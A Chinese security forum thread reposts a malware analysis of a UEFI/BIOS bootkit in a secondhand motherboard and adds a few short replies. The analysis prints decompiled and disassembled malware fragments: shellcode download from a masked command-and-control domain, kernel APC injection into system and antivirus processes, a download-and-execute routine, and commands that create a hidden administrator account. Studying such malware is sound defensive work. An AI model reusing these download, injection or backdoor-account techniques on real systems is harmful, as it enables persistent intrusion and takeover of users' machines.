



发 帖

返回列表

1

2

1 / 2 页

下一页

查看: 890 | 回复: 14

【转贴】【木马分析】谍影追踪：全球首例UEFI\_BIOS木马分析

(复制链接)



花样姐姐

发表于 昨天 14:39 | 只看大图

1楼 电梯直达



0x00 简介

不久前，广州网友李先生向360安全中心求助，反映他的电脑系统自动创建名为aaaabbbb的陌生账号，杀毒软件反复报毒，即使重装系统仍然无法清除病毒。

经过360工程师远程协助的初步判断，李先生电脑主板BIOS很可能感染了恶意代码。为此，我们请李先生把主板邮寄到360公司北京总部进行分析，发现这是一种前所未见的新型BIOS BOOTKIT。由于它会在系统中设置间谍账号进行远程控制，我们将其命名为谍影木马。

与以往的BIOS恶意代码相比，谍影木马具有更强的兼容性和更高的技术水平：

- 一、全球首例感染UEFI主板的真实攻击。谍影木马支持的BIOS版本非常多，是目前已知的唯一能够感染UEFI主板的木马。谍影木马会感染UEFI兼容模式的BIOS引导模块，UEFI+GPT模式不受影响。在此前2011年出现的BMW BIOS木马（国外厂商命名为Mebromi），则仅支持感染特定的Award BIOS；
- 二、系统兼容性强，支持所有主流的32位和64位Windows平台，包括最新的64位Win10。





图：64位Win10感染谍影木马触发微软PATCH GUARD 导致反复蓝屏

据了解，李先生是由网店购买的此二手主板。根据网络搜索谍影木马的中招现象，李先生的遭遇也并非个例。从现有样本推测，恶意代码可能是由编程器刷入主板BIOS，通过电商渠道贩卖流通。

鉴于主板结构的复杂性和特殊性，现阶段只有重刷BIOS才能够彻底清除谍影木马。以下是对谍影木马技术原理的详细分析。

## 0x01 BIOS与UEFI

BIOS是英文"Basic Input Output System"的缩略词，直译过来后中文名称就是"基本输入输出系统"。其实，它是一组固化到计算机内主板上一个ROM芯片上的程序，它保存着计算机最重要的基本输入输出的程序、系统设置信息、开机后自检程序和系统自启动程序。优先于操作系统执行，负责加载执行MBR代码，其主要功能是为计算机提供最底层的、最直接的硬件设置和控制。

UEFI (Unified Extensible Firmware Interface) 全称“统一的可扩展固件接口”，是一种新的主板引导项，正被看成是有近20多年历史的BIOS 的继任者，自Win8以来得到了微软的力推。UEFI号称通过保护预启动或预引导进程，可以抵御Bootkit攻击，相比BIOS具有更高的安全性。


## 0x02 技术分析

### 2.1 CSM模块分析


木马位于BIOS文件中 **AmericanMegatrendsinco-0904.com**，主板为ASUS 华硕的 B85M-G-ASUS-0904。和正常的BIOS不同之处，在于木马主板的CSMCORE模块比正常的大。应该只能在LEGACY MODE下有效，而通过UEFI启动的应该无效。（CSM (Compatibility support Module) 表示兼容模块，该选项专为兼容只能在legacy模式下工作的设备以及不支持或不能完全支持UEFI的操作系统而设置。）




木马在该BIOS模块中，加入了自己的功能，挂钩系统了正常函数来执行。正常的函数如下：



木马挂钩了该函数改为：



将原有函数的第一条指令改为CALL，从而获得执行机会：



★ 收藏 1 淘帖

回复

举报


花样姐姐

楼主 | 发表于 昨天 15:08 |

2楼



之后其会判断R9寄存器所指内容是否为3，可能是BIOS初始化成功的一个标志，然后搜索BIOS内部特征码CD 19 B8 00 80 CB 00



应该是 BIOS内部初始化后，调用中断INT19H 实现加载硬盘第一个扇区MBR执行的代码。然后修改0X413处的数据，预留40KB空间，用来存放木马代码，并将BIOS内的代码拷贝到该预留空间。并将前面找到的BIOS内部初始化后，调用中断INT19H 实现加载硬盘第一个扇区MBR执行的代码，改为调用木马自身的代码。





```

lea rdx, aCsrss_exe ; "csrss.exe"
lea rcx, [rsp+68h+var_28] ; _QWORD
call cs:RtlInitUnicodeString
lea rdx, [rsp+68h+var_18]
lea rcx, [rsp+68h+var_28]
call PsGetThreadProcessClientId
test eax, eax
js loc_36F7
and [rsp+68h+var_38], 0
lea rax, DownloadShellCodeAndRunThreadProc
lea rcx, [rsp+68h+arg_18] ; _QWORD
mov [rsp+68h+var_40], rax
and [rsp+68h+var_48], 0
xor r9d, r9d ; _QWORD
xor r8d, r8d ; _QWORD
mov edx, 1FFFFFFh ; _QWORD
mov cs:byte_4031, 1
mov cs:byte_4030, 1
call cs:PsCreateSystemThread
test eax, eax
js short loc_36C1
mov rcx, [rsp+68h+arg_18] ; _QWORD
call cs:ZwClose

16C1: ; CODE XREF: ThreadNotifyRoutine+91fj
and cs:quord_4008, 0
lea rax, j_PsRemoveCreateThreadNotifyRoutine
lea rcx, quord_4008 ; _QWORD
mov cs:quord_4018, rax
lea rax, ThreadNotifyRoutine
mov edx, 1 ; _QWORD
mov cs:quord_4020, rax
call cs:ExQueueWorkitem

```

## 2.4 内核线程网络下载代码

在创建的系统线程内会先等待1分钟大概是为了等网络准备好。

```

*( _QWORD *)lpdwCodeSize = a1;
v6 = -600000000i64;
KeDelayExecutionThread(0i64, 0i64, &v6);
v1 = QueryMmModuleBase(0i64, &ntModule, 0i64) & 0xC0000000i64;
if ( (_DWORD)v1 != 0xC0000000 )
{
    lpdwCodeSize[0] = 0;
    lppShellCode = 0i64;
    while ( 1 )
    {
        v2 = 0;
        do
        {
            v3 = 0;
            do
            {
                if ( (signed int)DownloadShellCodeByUDP(
                    "www.XXXX.top",
                    0xDEDE43D0,
                    0x80808080,
                    (char *)&lppShellCode,
                    lpdwCodeSize) >= 0 )
                {
                    goto LABEL_9;
                }
                v6 = -600000000i64;
                KeDelayExecutionThread(0i64, 0i64, &v6);
                ++v3;
            } while ( v3 < 5 );
            if ( (signed int)DownloadShellCodeByTCP(
                "www.XXXX.top",
                0xDEDE43D0,
                0x80808080,

```

回复

举报

流水寒、

发表于 昨天 15:11 |

3楼



然后呢？ ==

回复

举报

花样姐姐

楼主 | 发表于 昨天 15:15 |

4楼



然后会尝试使用两种方式去下载恶意Code到内核执行，  
 优先尝试UDP DownloadShellCodeByUDP，函数为解析 [www.XXXX.top](http://www.XXXX.top) 域名。  
 使用0xDEDE43D0 0x8080808，两组DNS域名转化过来，即（222.222.67.208 8.8.8.8）  
 与[www.XXXX.top](http://www.XXXX.top) 通信端口为0x801F即8064号端口。  
 优先使用0x3500即53号端口请求域名服务，拿到 [www.XXXX.top](http://www.XXXX.top) 域名对应地址。



```

__int64 __fastcall GetHostAddrFromName(__int64 DnsServerIn_addr, char *hostname, _DWORD *lpIn_addr)
{
    _DWORD *pIn_addr; // r10
    char *u4; // r10
    unsigned int DnsServerIn_addr; // esi
    __int64 result; // rax

    pIn_addr = lpIn_addr;
    u4 = hostname;
    DnsServerIn_addr = DnsServerIn_addr;
    if ( hostname && lpIn_addr )
    {
        result = GetHostAddrFromNameByUDP(DnsServerIn_addr, 0x3500, hostname, lpIn_addr);
        if ( (signed int)result < 0 )
        {
            result = GetHostAddrFromNameByTCP(DnsServerIn_addr, 0x3500u, u4, lpIn_addr);
            if ( (signed int)result < 0 )
                result = GetHostAddrFromNameByTCP(DnsServerIn_addr, 0xE914u, u4, lpIn_addr);
        }
    }
    else
    {
        result = 0xC0000000i64;
    }
}

```

先请求服务器，询问Shellcode 长度分片大小，然后一个一个分片处理，最后拼接一起。  
发送数据包为，长度为0x10。

```

1cpl=U          nv up e1 pi zr na po nc
ca=0010  sa=0019  da=002b  ea=002b  fa=0053  ga=002b          ef1=00000246
fffffa80`0285bc87 e8b0f4ffff call fffffa80`0285b13c
2: kd> db fffff8002f725a0
fffff800`02f725a0 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

接受数据包为：

```

2: kd> dd fffff8002f725b0 1a
fffff800`02f725b0 00000000 00000000 00000018 d845672a
fffff800`02f725c0 0001a32d 000000d2 00000000 00000000
fffff800`02f725d0 00000000 00000000

```

总长度为0x28，头部长度为0x10，数据部分长度为0x18，校验和为0xd845672a。  
Shellcode长度为0x1a32d，总共有 0xd2个分片，每个分片大小为 0x200。

```

result = OpenUDPAdr(&u24, (FILE_OBJECT *) &FileObjv, 0, 0);
if ( (result & 0xC0000000) != 0xC0000000 )
{
    u12 = RecvTotalLength(0, FileObjv, sin_portv, &duRecvBuffer, (DWORD *)&duRecvTotalLen);
    if ( (u12 & 0x80000000) == 0 )
    {
        u12 = duRecvTotalLen;
        u14 = ((unsigned int)duRecvTotalLen + 0xFFFFi64) & 0xFFFFFFFFFFFFFFFFi64;
        LODWORD(u15) = ExAllocatePoolWithTag(1i64, u14, 0x554454i64);
        u16 = u15;
        if ( u15 )
        {
            memset(u15, 0, u14);
            u17 = 0;
            u12 = 0xC000000E;
            if ( !duRecvBuffer )
                goto LABEL_25;
            sin_port_1 = sin_port_2;
            u19 = 0;

```

在使用UDP方式收发数据时候会对数据部分进行校验

```

1: LODWORD(length) = 0x10;
2: u11 = UDPSendDatagram(sin_port, FileObjv, in_addr, (__int64)&lpBuffer, length, 10000);
3: if ( (u11 & 0x80000000) == 0 )
4: {
5:     memset(&lpRecvBuffer, 0, 0x28u);
6:     u11 = UDPReceiveDatagram(
7:         (__int64)&lpRecvBuffer,
8:         FileObjv,
9:         0x28u,
10:         &duCheckSum,
11:         (__int64)&RecvLen,
12:         sin_port,
13:         10000);
14: if ( (u11 & 0x80000000) == 0 )
15: {
16:     u11 = 0xC000000E;
17:     if ( (DWORD)RecvLen == 0x28 )
18:     {
19:         duCheckSum = XChecksum((__int64)&duMagic, 0, &lpDataBuffer, duDataLen);
20:         if ( duCheckSum == duCheckSum )
21:         {
22:             DataLen = lpDataBuffer;
23:             if ( lpDataBuffer )
24:             {
25:                 if ( ((lpDataBuffer + 511i64) & 0xFFFFFFFFFFFFFFFFi64) == u22 << 9 && u22 < 0x2000 )
26:                     break;

```

校验成功才拼接在一起，否则丢弃，然后再申请非分页内存。

将之前的内存代码拷贝执行，将NT基址作为参数传入。

```

74 51          jz     short loc_3500
80 54 24 60     mov     edx, duword ptr [rsp+58h+lpduCodeSize]
83 C9          xor     ecx, ecx
A1 88 A5 A4 AF A3  mov     r8d, 0AFA4A45h ; _QWORD
A8 81 C2 FF 0F 00 00  add     rdx, 0FFFh
A8 81 C2 00 F0 FF FF  and     rdx, 0FFFFFFFFFFFFFF00h ; _QWORD
FF 15 59 D6 FF FF  call     cs:ShellcodeAllocatePoolWithTag
A8 80 D8        mov     rbx, rax
A8 85 C0        test    rax, rax
74 1C          jz     short loc_3AF3
A4 88 A4 24 60     mov     r8d, duword ptr [rsp+58h+lpduCodeSize] ; size_t
A8 88 C8        mov     rdx, [rsp+58h+lpShellcode] ; void *
A8 88 C8        mov     rcx, rax
E8 87 04 00 00     call     nentpg
A8 88 AC 24 78     mov     rcx, [rsp+58h+NTModule]
FF D3          call     rbx
A8 86 01        mov     sil, 1

```



二手东退货再买的板吧

回复

举报

花样姐姐

楼主 | 发表于 昨天 15:23 |

6楼



## 2.5 解密恶意代码和投递APC

下载下来的代码仅头部可以执行，后面部分为加密数据，需要解密执行。

调用函数为RtlDecompressBuffer，解密后大小为150728，解密方式为 COMPRESSION\_FORMAT\_LZNT1。

```

lea     rax, a77z1      ; "77ZL"
mov     edx, [rax+0Ch]
mov     ebx, [rax+8]
mov     r12, rdx
lea     r13, [rax+10h]
xor     rcx, rcx
inc     rcx
call    rdi             ; ExAllocatePool
test    rax, rax
jz      short loc_C1
mov     r14, rax
xor     rcx, rcx
inc     rcx
inc     rcx
mov     rdx, r14
mov     r8, r12
mov     r9, r13
mov     [rsp+0A0h+var_80], rbx
lea     rax, [rsp+0A0h+var_48]
mov     [rsp+0A0h+var_78], rax
call    rsi             ; RtlDecompressBuffer
test    rax, rax
jnz     short loc_C0

```

接着会调用填充导入表：

fffffa80`029d0000	fffff800`03ff90b0	nt!ExFreePoolWithTag
fffffa80`029d0008	fffff800`03ff83d0	nt!ExAllocatePoolVithTag
fffffa80`029d0010	fffff800`03eb20	nt!ZwQuerySystemInformation
fffffa80`029d0018	fffff800`03eb640	nt!ZwClose
fffffa80`029d0020	fffff800`03eca0	nt!ObfDereferenceObject
fffffa80`029d0028	fffff800`03ecf5d0	nt!KeDelayExecutionThread
fffffa80`029d0030	fffff800`03ea57d0	nt!KeInsertQueueApc
fffffa80`029d0038	fffff800`03ea3a90	nt!KeInitializeApc
fffffa80`029d0040	fffff800`03ea1490	nt!KeUnstackDetachProcess
fffffa80`029d0048	fffff800`0416adec	nt!SeReleaseSubjectContext
fffffa80`029d0050	fffff800`03ee88ec	nt!RtlEqualSid
fffffa80`029d0058	fffff800`0438e130	nt!SeExports
fffffa80`029d0060	fffff800`041ba6b0	nt!SeQueryInformationToken
fffffa80`029d0068	fffff800`0416bf50	nt!SeCaptureSubjectContext
fffffa80`029d0070	fffff800`03ea17b0	nt!KeStackAttachProcess
fffffa80`029d0078	fffff800`04196750	nt!PsLookupProcessByProcessId
fffffa80`029d0080	fffff800`03ee44c0	nt!PsGetCurrentProcessId
fffffa80`029d0088	fffff800`04246690	nt!SeTokenIsAdmin
fffffa80`029d0090	fffff800`041bd8a0	nt!RtlEqualUnicodeString
fffffa80`029d0098	fffff800`03ebe780	nt!ZwQueryInformationProcess
fffffa80`029d00a0	fffff800`03ebe820	nt!ZwFreeVirtualMemory
fffffa80`029d00a8	fffff800`03ebe760	nt!ZwAllocateVirtualMemory
fffffa80`029d00b0	fffff800`041916ac	nt!PsLookupThreadByThreadId
fffffa80`029d00b8	fffff800`03f7e480	nt!DbgPrint
fffffa80`029d00c0	fffff800`03ed3300	nt!RtlInitUnicodeString
fffffa80`029d00c8	fffff800`04156860	nt!PsTerminateSystemThread
fffffa80`029d00d0	fffff800`04168a84	nt!PsCreateSystemThread

然后调用PsCreateSystemThread创建注入线程。

```

mov     r11, rsp
push    rbx
sub     rsp, 40h
and     qword ptr [r11+18h], 0
mov     [r11+18h], rcx
lea     rax, InjectThreadProc
mov     [r11+20h], rax
and     qword ptr [r11+28h], 0
lea     rcx, [r11+18h] ; QWORD
xor     r9d, r9d ; QWORD
xor     r8d, r8d ; QWORD
mov     edx, 1FFFFFFh ; QWORD
call    cs:PsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_DE7
mov     rcx, [rsp+48h+arg_10] ; QWORD
call    cs:ZwClose

loc_DE7:
mov     eax, ebx
add     rsp, 40h
pop     rbx
ret

```

线程中：

```

u3 = 0i64;
u4 = 0i64;
u1 = u1;
if ( (signed int)FindSystemProcess((__int64)&u3) >= 0 || (signed int)FindAUPProcess((__int64)&u3) >= 0 )
    AllocateMemoryAndQueueApc((__int64)&u3, u1);
return PsTerminateSystemThread(0i64);
}

```

优先查找系统进程注入找到的是spoolsv.exe。



```

3 v20 = 0i64;
4 v1 = a1;
5 v9 = L"alg.exe";
6 v2 = 0xC0000225;
7 v10 = L"spoolsv.exe";
8 v3 = 0;
9 v11 = L"wsentfy.exe";
10 v4 = &v9;
11 v12 = L"svchost.exe";
12 v13 = L"csrss.exe";
13 v14 = L"services.exe";
14 v15 = L"winlogon.exe";
15 v16 = L"lsass.exe";
16 v17 = L"lsim.exe";
17 v18 = L"wininit.exe";
18 v19 = L"smiapsrv.exe";
19 while ( *v4 )
20 {
21     RtlInitUnicodeString(&v8);
22     v2 = FindProcessForInject((__int64)&v8, (__int64)&v6, 1);
23     if ( v2 >= 0 )
24     {
25         if ( v1 )
26         {

```

然后再是杀软进程：

```

v1 = a1;
v2 = 0xC0000225;
v9 = L"zhudongfangyu.exe";
v23 = 0i64;
v10 = L"QQPcRtp.exe";
v3 = 0;
v11 = L"KSafeSvc.exe";
v4 = (__int64 *)&v9;
v12 = L"QQProtect.exe";
v13 = L"Kusprotect64.exe";
v14 = L"KGService.exe";
v15 = L"BaiduSdSvc.exe";
v16 = L"BaiduAnSvc.exe";
v17 = L"BaiduHips.exe";
v18 = L"BaiduProtect.exe";
v19 = L"BaiduSdproxy64.exe";
v20 = L"2345RTProtect.exe";
v21 = L"2345SFGuard.exe";
v22 = L"2345SFGuard64.exe";
while ( *v4 )
{
    RtlInitUnicodeString(&v6);
    v2 = FindProcessForInject((__int64)&v6, (__int64)&v7, 0);
    if ( v2 >= 0 )
    {

```

申请内存拷贝注入：

```


v15 = (dwCodeSize + 4095) & 0xFFFFFFF00000i64;
if ( ZwAllocateVirtualMemory(-1i64, &lpAllocBase, 0i64, &v15) >= 0 )
{
    memcpy(lpAllocBase, v12, dwCodeSize);
    lpAllocBasev = lpAllocBase;
    if ( v19 )
    {
        if ( lpAllocBase & 0xFFFFFFF000000000i64 )
            lpAllocBasev = 0i64;
        else
            lpAllocBasev = -4 * lpAllocBase;
    }
    if ( !lpAllocBasev || (v6 = InsertQueueApc(v14, lpAllocBasev, 0i64, v5, 0i64)) == 0 )
        ZwFreeVirtualMemory(-1i64, &lpAllocBase, &v15, 0xC0000164);
}
if ( !v7 )
{
    KeUnstackDetachProcess(&v10);
    ObfDereferenceObject(v10);
}
v2 = v6;

```

回复

举报

花样姐姐

 楼主 | 发表于 昨天 15:34 |

7楼



插APC注入：

```

v5 = 0;
SystemArgument1 = a4;
lpThreadv = lpThread;
if ( lpThread && NormalRoutine )
{
    LODWORD(v8) = ExAllocatePoolWithTag(0i64, 88i64, 1262571587i64);
    Apc = v8;
    LODWORD(v10) = ExAllocatePoolWithTag(0i64, 88i64, 1262571587i64);
    v11 = v10;
    if ( Apc )
    {
        if ( v10 )
        {
            KeInitializeApc(Apc, lpThreadv, 0i64, FreeApc);
            v5 = KeInsertQueueApc(Apc, SystemArgument1, SystemArgument2, 0i64);
            if ( v5 )
            {
                KeInitializeApc(v11, lpThreadv, 0i64, DelayExecutionThread);
                v5 = KeInsertQueueApc(v11, 0i64, 0i64, 0i64);
                if ( !v5 )
                    goto LABEL_11;
                return v5;
            }
            ExFreePoolWithTag(Apc, 0i64);
        }
        LABEL_11:
        ExFreePoolWithTag(v11, 0i64);
        return v5;
    }
    ExFreePoolWithTag(Apc, 0i64);
}

```



## 2.6 执行用户层恶意下载代码

注入后从应用层执行，代码中包含一个DLL文件，执行函数为申请内存基地址。

```
segment byte public 'CODE' use64
assume cs:seg000
assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
call sub_6
retn

; ===== SUBROUTINE =====

sub_6 proc near ; CODE XREF: seg000:000000000000000fp
push rcx
push rdx
push rbx
push rbp
push rsi
push rdi
push r8
push r9
```

然后获取Kernel32 模块基地址，跟 LoadLibraryA GetProcAddress VirtualAlloc，填充内存中PE文件导入表，填充完成后执行DllMain函数。

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HINSTANCE v3; // rbx01
    HANDLE v4; // rax04
    v3 = hinstDLL;
    if ( fdwReason == 1 )
    {
        DisableThreadLibraryCalls(hinstDLL);
        quord_1000C028 = (__int64)v3;
        if ( v3 )
        {
            sub_10004478((__int64)v3, 1, 0i64);
            v4 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)DownFileAndExecThreadProc, 0i64, 0, 0i64);
            if ( v4 )
            {
                CloseHandle(v4);
            }
        }
        return 1;
    }
}
```

会在DllMain中创建线程，执行下载并且运行，根据控制码暂停或者删除相关服务。  
线程函数：

```
    dword_1000C020 = 1;
    if ( !memcmp(&unk_1000F000, "hashblob", 8ui64) )
    {
        if ( quord_1000C028 )
        {
            sub_10004478(quord_1000C028, 2, 0i64);
            WSASStartup(0x202u, &WSAData);
            AdjustPrivilege("SeTcbPrivilege");
            AdjustPrivilege("SeDebugPrivilege");
            Sleep(0x3E8u);
            if ( dword_1000F008 > 0 )
            {
                do
                {
                    memcpy(&String, (char *)&unk_1000F040 + 1588 * v1, 0x634ui64);
                    DecodeData((__int64)&KrfJIGarG, (unsigned __int64)&String, 0x634);
                    StopTheServiceAndRunExe(&String);
                    ++v1;
                } while ( v1 < dword_1000F008 );
            }
            result = 0i64;
        }
    }
```

提权操作解密下下载地址数据。解密后内容为：

```
00000000 039ff420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000 039ff430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000 039ff440 00 00 00 00 68 74 74 70-3a 2f 2f 77 77 2e 65 ....http://www.e
00000000 039ff450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000 039ff460 64 62 00 00 00 00 00 00 00 00 00 00 00 00 db.....
00000000 039ff470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000 039ff480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

根据控制码暂停或者删除服务：


```
    v3 = *((_DWORD *)v1 + 392);
    if ( (_DWORD)v3 == 3 )
    {
        result = StopServiceByName(&String1);
    }
    else if ( (_DWORD)v3 == 4 )
    {
        result = StopAndDeleteServiceByName(v3, &String1);
    }
    else if ( !strlen(v1 + 1300) <= 2
        || !strlen(v1 + 1040) <= 2
        || (v4 = *((_DWORD *)v1 + 391), !_bittest(&v4, 0x1Fu))
        || (result = sub_1000318C((HKEY)*((_DWORD *)v1 + 391), (__int64)(v1 + 1300), (__int64)v5, "Temp%";
        if ( !strlen(v1 + 520) > 2 )
        {
            v5 = v1 + 520;
        }
        v9 = 0i64;
        DeleteFileA(&TempFileName);
        v10 = *((_DWORD *)v1 + 392);
        if ( v10 )
        {
            if ( v10 == 1 )
            {
                if ( (unsigned int)DownFile(v1 + 260, &TempFileName, 0) > 0 )
                {
                    LoadLibraryA(&TempFileName);
                }
            }
            else if ( v10 == 2 )
            {
                VirtualAllocEx(v1 + 260);
            }
            else
            {
                DownFileAndExecU(v1 + 260, &TempFileName, v9, (unsigned int)v8, *((_DWORD *)v1 + 394));
            }
            result = DeleteFileA(&TempFileName);
        }
    }
```

## 2.7 创建恶意账号

这里下载下来的是一个EXE，主要功能就是创建了一个管理员账号。

```
int __stdcall sub_401000(int a1, int a2, int a3, int a4)
{
    WinExec("net user aaaabbbb aesaesaes /add", 0);
    WinExec("net localgroup administrators aaaabbbb /add", 0);
    return 0;
}
```

截图：



0x03结束语

谍影木马可寄生在包括UEFI主板在内的多种版本BIOS里，非常精细地针对性感染BIOS引导模块，通杀Windows全平台实施远程控制，呈现出高危害、高复杂度和高技术水平的“三高”特点。

为了预防谍影木马，360安全中心建议网友：尽量选择官方渠道购买电脑配件，并开启安全软件实时防护。如果遇到电脑开机登陆界面缓慢、系统出现陌生账号、安全软件反复报毒等可疑情况，最好向安全厂商求助，以防木马病毒对个人数据和财产造成损失。

回复

举报

Hacker29cn



发表于 昨天 17:04 |

8楼

现在一般都是Uefi+GPT了，这个木马对于个人用户，特别是Ghost+MBR的方式还是有市场的，但是实际意义不大，因为往往会导致系统蓝屏，这样就会自身难保。另外现在在windows安全模式下刷BIOS不是难事，参见winflash和afuwin

评分

参与人数 1      人气 +1      理由

ericdj      + 1      牛逼!

查看全部评分

回复

举报

zyx9



发表于 昨天 18:07 |

9楼

二手主板还是不要买了



回复

举报

nonote

发表于 昨天 19:57 |

10楼



吓我一跳，还以为病毒木马可以感染硬件呢，原来是早就刷进去的。  
感染BIOS模式？既然是win10，干嘛还要开BIOS引导？

回复

举报

下 一 页 »

发 帖

返回列表

1

2

1 / 2 页

下一页

高级模式

您需要登录后才可以回帖 登录 | 快速注册



用QQ帐号登录

发表回复

☐ 回帖后跳转到最后一页

本版积分规则

手机版 | 杀毒软件 | 软件论坛 | 优惠券 | 卡饭论坛

Copyright © KaFan KaFan.cn All Rights Reserved.

Powered by Discuz! X3.3( 苏ICP备07004770号 ) GMT+8, 2017-4-27 13:22 , Processed in 0.081008 second(s), 7 queries , MemCache On.

